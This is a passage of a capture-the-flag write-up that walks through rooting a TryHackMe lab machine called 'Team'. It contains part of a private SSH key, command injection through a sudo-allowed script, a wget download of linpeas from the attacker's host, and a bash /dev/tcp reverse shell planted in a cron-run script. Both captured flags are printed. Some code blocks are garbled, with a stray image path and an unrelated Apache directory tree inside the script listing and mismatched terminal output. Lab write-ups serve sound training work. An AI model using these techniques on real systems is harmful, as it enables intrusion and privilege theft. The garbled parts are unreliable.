150 #eXC1JA4JUR2S/Ay47KUXJHMR+C0Sc/vTY47Y0ghU1LPHoXKHLq/PB2tenkN0p0FRb85R
151 #W1ftjJc+sMAWkJfwH+QgeBvHLp23YqJecORxcNj3VG/4LnjrXRjYImRhUjBvRwek404xg
152 #04MUyHDPxc20Kwa1IBbJTbErXACPU3fJ5y4mfJ69dwpvePtlef5fQEOJopkEmn1Kf1Hy1
153 #U21CuU7C2t1IjKLH96AT5eMVAntG1K4H5U01Vz9Z27Z5oY1Rt55vnhU0X6PLdn61PgBw
154 #v55r0Qad5FunoBrE+CnuL2cYLWKnV4FQHD6YnAU25Xa8dD0lp204qGA3Zr0KukXG1d1z
155 #82a0TaCv/RkdZ2YCb53IwYRwZ7En1Wd06NvMXG8pZ0KwUI2B7w1jdgM3ZB6YfNFUV5AAAA
156 #WQSTze12XpJ5yN7EgrK16vU1vWP9668KvHvBvdJ0oq81Povs90hFR3Mh0de
157 #z+z04w4TKM4d0y3JUJ9nq5vj0TqhtDxKpX4f55gXrfal23yXPZT7dvpah+WP550u
158 #RusnArRkjgkT6bkyfGe1VnIphJfUf5/rnrB/QghYe+AnW6DN0Y9HH36gTYMe3ZGV/zeB87
159 #ocepv6U5Hw1qFB+SCcuhCTkegF1f8M7039K1UUKN6PwB4/loAAADBAuXCRbJE9A7sxxz
160 #0D/wqj5C0x+HJ820XZBtw09CttxrL1g16DGDk01H+pmWdkuStCKG0XU8aZMoM9Jj00Db
161 #mPZgp7FnsJDpBeX6an/WzW1bc5DGM5MT1krwdXuyuanEw8CMHUCMys1tfbeexK1ur
162 #4fu7G5qP30NEVFars2LEqW5B/bc/rbZ0UI7/ccfVHV3qtuV3yP4BuQXCKM0D30Bfg
163 #e9VbKXg7FLF28FxaYLXn25WmXpBHPDwAAAEActKShv88h0vmaeY0xpgqM9rjPXVds5S
164 #2BRGRg22JACuTYDf0NgW4on+ptEFPLA3Ik0DnPg9K6Inc+j6jSYvBdhvJZL0EMMIH
165 #BKUREDvzgbpZ1L5yyawa5JajM+BpYCAUId1FHYWALersC6ZofLgJBBc3Ay1IoPu0qX
166 #b1wrZt/BtP1p+4c5f/W/k7/qabnt30B0Bf68EVDHCJh5e+4JTFCDdhfydxfr7AYyY7
167 #CFFMeoYeUdghfAAAAE3A0W50LXA0cn3vdEBwYXJ3b3QBAQMEB0YH
```

Then I used `ssh` with the below command to connect to the target system with user `dale`.

```
ssh -I ssh_key dale@10.10.84.84
```

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/tryhackme/others/Team]
$ ssh -i ssh key dale@10.10.84.84
Last login: Tue Nov 16 17:48:17 2021 from 10.9.2.20
dale@TEAM:~$ whoami
dale
dale@TEAM:~$ pwd
/home/dale
dale@TEAM:~$ cd /home/dale/
dale@TEAM:~$ ls
user.txt
dale@TEAM:~$ cat user.txt
THM{6Y0TXHz7c2d}
dale@TEAM:~$
```

There in the `/home/dale/user.txt` I found the first flag.

## Privilege Escalation

Then I used `sudo -l` to see which commands user dale can run. I found that user dale can run `/home/gyles/admin_checks` file with user gyles permissions.

```
File Actions Edit View Help
dale@TEAM:~$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM:~$
```

So, next I checked the contents of the file `admin_checks`.

```
File Actions Edit View Help
dale@TEAM:~$ cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"


/etc/apache2/
|-- apache2.conf
|-- ports.conf
-- mods-enabled
|-- *.load
|-- *.conf
-- conf-enabled
-- *.conf
```

The file was asking the user to enter his/her name & date and then storing them in the `name` & `error` variables and then calling them. These were the 2 points for privilege escalation. In the file

cp command was getting executed but without proper environment variable. This was the 3<sup>rd</sup> point for privilege escalation. Then I launched the file with the below command:

```
sudo -u gyles /home/gyles/admin_checks
```

Then I entered `/bin/bash` where I was asked for a date & I got a shell of the user gyles.



```
gyles@TEAM:~$ sudo -l
Matching Defaults entries for dale on TEAM:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on TEAM:
    (gyles) NOPASSWD: /home/gyles/admin_checks
dale@TEAM:~$ sudo -u gyles /home/gyles/admin_checks
Reading stats..
Reading stats..
Enter name of person backing up the data: naruto
Enter 'date' to timestamp the file: /bin/bash
The Date is
whoami
gyles
python3 -c 'import pty;pty.spawn("/bin/bash")'
gyles@TEAM:~$ export TERM=xterm
gyles@TEAM:~$
```

Then I upgraded my shell into interactive shell with the below commands:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

Then I started a server on my machine & uploaded a script named linpeas.sh into `/home/gyles/` directory to find any potential vectors for further privilege escalation.

Command used to start the server: `python -m SimpleHTTPServer 10000`

Command used to upload the script: `wget http://10.9.2.20:10000/linpeas.sh`

Reference of the script: <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

Then I changed the permissions of the script to 777 with the below command:

```
chmod 777 linpeas.sh
```

After that I launched the script. In the results, I found that in the `/usr/local/bin/` directory there was a file named `main_backup.sh` with root permissions & user gyles had read, write & execution permissions of that file.

```
gyles@TEAM: /tmp
File Actions Edit View Help
Files with ACLs (limited to 50)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#acls
files with acls in searched folders Not Found

.sh files in path
https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/local/sbin/dev_backup.sh
You can write script: /usr/local/bin/main_backup.sh
/usr/bin/gettext.sh

Unexpected in root
/vmlinuz.old
/initrd.img
/vmlinuz
/initrd.img.old

Files (scripts) in /etc/profile.d/
https://book.hacktricks.xyz/linux-unix/privilege-escalation#profiles-files
total 24
drwxr-xr-x  2 root root 4096 Jan 15 2021 .
drwxr-xr-x 91 root root 4096 Jan 21 2021 ..
-rw-r--r--  1 root root  580 Apr 16 2018 apps-bin-path.sh
```

Then I opened the file to see its code. It was using the `cp` command to copy data from <http://team.thm/> directories and store it into backup files without proper environment variable.

```
gyles@TEAM: /usr/local/bin
File Actions Edit View Help
gyles@TEAM: /usr/local/bin$ ls -la
total 12
drwxrwxr-x  2 root admin 4096 Jan 17 2021 .
drwxr-xr-x 10 root root  4096 Jan 15 2021 ..
-rwxrwxr-x  1 root admin  65 Jan 17 2021 main_backup.sh
gyles@TEAM: /usr/local/bin$ id
uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
gyles@TEAM: /usr/local/bin$ cat main_backup.sh
#!/bin/bash
cp -r /var/www/team.thm/* /var/backups/www/team.thm/
gyles@TEAM: /usr/local/bin$
```

There was a high chance that this was a cron job. So, I wrote a bash reverse shell in the file and started a `netcat` listener on my machine and waited for the execution of the script.

```
gyles@TEAM: /usr/local/bin
File Actions Edit View Help
GNU nano 2.9.3 main_backup.sh

#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/9999 <&1'
```

```
kali@kali: ~w/team.thm/
File Actions Edit View Help
cal/bin$ nano main_backup.sh
Unable to create directory /home/daled/.local/share/nano/: Permission denied
(kali@kali)-[~]
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.9.2.20] from team.thm [10.10.236.156] 47646
bash: cannot set terminal process group (17953): Inappropriate ioctl for device
bash: no job control in this shell
root@TEAM:~# whoami
root
root@TEAM:~#
gyles@TEAM: /usr/local/bin$
```

After a minute, the script got executed and I got root shell.

Then in the /root/root.txt i found the root flag.

```
kali@kali: ~/team.thm/  
File Actions Edit View Help  
root@TEAM:~# ls -l /home/dalet/.local/share/nano/: Permission denied  
ls: cannot access '/home/dalet/.local/share/nano/': Permission denied  
root.txt  
root@TEAM:~# cat root.txt  
cat root.txt  
THM{fhqbznnavfonq}  
root@TEAM:~#  
Press Enter to continue  
gyles@TEAM: /usr/local/bin$
```